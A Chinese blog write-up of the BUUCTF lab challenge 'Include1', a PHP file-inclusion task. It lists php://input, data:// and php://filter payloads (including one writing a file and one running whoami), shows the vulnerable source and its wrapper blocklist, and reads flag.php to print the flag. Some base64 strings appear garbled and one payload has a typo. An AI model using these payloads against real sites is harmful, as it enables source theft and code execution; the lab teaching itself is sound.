

# [ACTF2020 新生赛]Include1

原创

won1 已于 2022-03-31 11:21:22 修改 16 收藏


分类专栏: [ctf题解](#) 文章标签: [开发语言](#) [vscode](#)

于 2022-03-31 11:20:27 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_64160292/article/details/123865805](https://blog.csdn.net/weixin_64160292/article/details/123865805)

版权



[ctf题解](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

## 题目: [ACTF2020 新生赛]Include1

题目 解题快手榜

### [ACTF2020 新生赛]Include1

1

感谢 Y1ng 师傅供题。

靶机信息

剩余时间: 10011s

<http://f91b8640-0696-4155-8a41-bea679398d98.node4.buuoj.cn:81>

[销毁靶机](#) [靶机续期](#) [已解锁](#)

Flag

CSDN @won1

题目来源: [buuctf](#)

过程分析:

1、首先看到一个tips, 我们打开看看



然后从题目我们知道这个是一个文件包含题，对文件进行php伪协议检测

## 伪协议

php://input: 用来接收POST数据。我们能够通过input把我们的语句输入上去然后执行。

条件:

php < 5.0 , allow\_url\_include=Off 情况下也可以用

php > 5.0, 只有在allow\_url\_fopen=On 时才能使用

例:

http://localhost/include/file.php?file=php://input //URL

<?php fputs(fopen("a.php","w"),"<?php phpinfo();?>")?> //POST, 创建一个文件a.php; 并写入phpinfo

data://: 将原本的include的文件流重定向到了用户可控制的输入流中

条件:

allow\_url\_include=On

php > 5.2

例:

http://localhost/file.php?file=data:text/plain;base64,PD9waHAga3lzdGVtKHdob2FtaSk/Pg== //base64加密

http://localhost/image.php?imagedata=data://image/jpeg;base64,..... // 后面加上图片木马; 图片命令执行

php://filter:这个语句用来查看源码。直接包含php文件时会被解析, 不能看到源码, 所以用filter来读取, 不过要先base64加密传输。

例:

http://localhost/file.php?file=php://filter/read=convert.base64-encode/resource=C:\oneword //可以跟绝

http://localhost/file.php?file=php://filter/read=convert.base64-encode/resource=[http|https|ftp]://www.

防御:

尽量使用安全版本的php

做好php的安全配置

对相应目录做相应权限设置

使用input伪协议会被检车会被过滤, 我们换一种filter读取源代码

tips



CSDN @won1

```
?file=php://filter/read=convert.base64-encode/resource=index.php
```

```
PG1ldGEgY2hhcnNldD0idXRmOCi+Cjw/cGhwCmVycm9yX3JlcG9ydGluZydwKtsKJGZpbGUgPSAkX0dFVFsizmlsZSjdOwppZihzdHJpc3RyKCRmaWxILCJwaHA6Ly9pbmB1dCiplIHx8IHN0cmldHioJGZpbGU:/ZmlsZT1mbGFuLnBocCI+dGlwczwvYT4nOwpp9Cj8+Cg==
```

CSDN @won1

用工具将伪代码解码就得到文件源码了

Base64 编码/解码

编码 解码

```
1bmNsdsWRlKCRmaWxiKtSfWVse2V7Cg11Y2hvIcc8YSBocmVmPSI/ZmlsZT1mbGFnlBocCI+dG1wczwvYT4nOwp9Cj8+Cg==
```

```
1 <meta charset="utf8">
2 <?php
3 error_reporting(0);
4 $file = $_GET["file"];
5 if(stristr($file,"php://input") || strstr($file,"zip://") || strstr($file,"phar://") ||
   strstr($file,"data:")){
6     exit('hacker!');
7 }
8 if($file){
9     include($file);
10 }else{
11     echo '<a href="?file=flag.php">tips</a>';
12 }
13 ?>
```

概述

Base64编码说明

Base64编码要求把3个8位字节 (3\*8=24) 转化为4个6位的字节 (4\*6=24)，之后在6位的前面补两个0，形成8位一个字节的形式。如果剩下的字符不足3个字节，则用0填充，输出字符使用'='，因此编码后输出的文本末尾可能会出现1或2个'='。


为了保证所输出的编码位可读字符，Base64制定了一个编码表，以便进行统一转换。编码表的大小为2<sup>6</sup>=64，这也是Base64名称的由来。

CSDN @won1

```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || strstr($file,"zip://") || strstr($file,"phar://") || strstr($file,"data:")){
    exit('hacker!');
}
if($file){
    include($file);
}else{
    echo '<a href="?file=flag.php">tips</a>';
}
?>
```

input伪协议是被过滤了，我们再用filter伪协议去读取flag.php文件

```
?file=php://filter?read=convert.base64-encode/resource=flag.php
```



CSDN @won1

再用base64工具解码就得到flag了

编码 解码

```
1 IH1vdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZWJhODUIMGEtNzg3MS00N2F1LW1xMDEtMjMyZmRiNjEwNzc3FQo=
```

```
1 <?php
2 echo "Can you find out the flag?";
3 //flag{eba8550a-7871-47ae-b101-232fdb610777}
4
```

### 概述

### Base64编码说明

Base64编码要求把3个8位字节 (3\*8=24) 转化为4个6位的字节 (4\*6=24)，之后在6位的前面补两个0，形成8位一个字节的形式。如果剩下的字符不足3个字节，则用0填充，输出字符使用 '='，因此编码后输出的文本末尾可能会出现1或2个 '='。

flag{eba8550a-7871-47ae-b101-232fdb610777}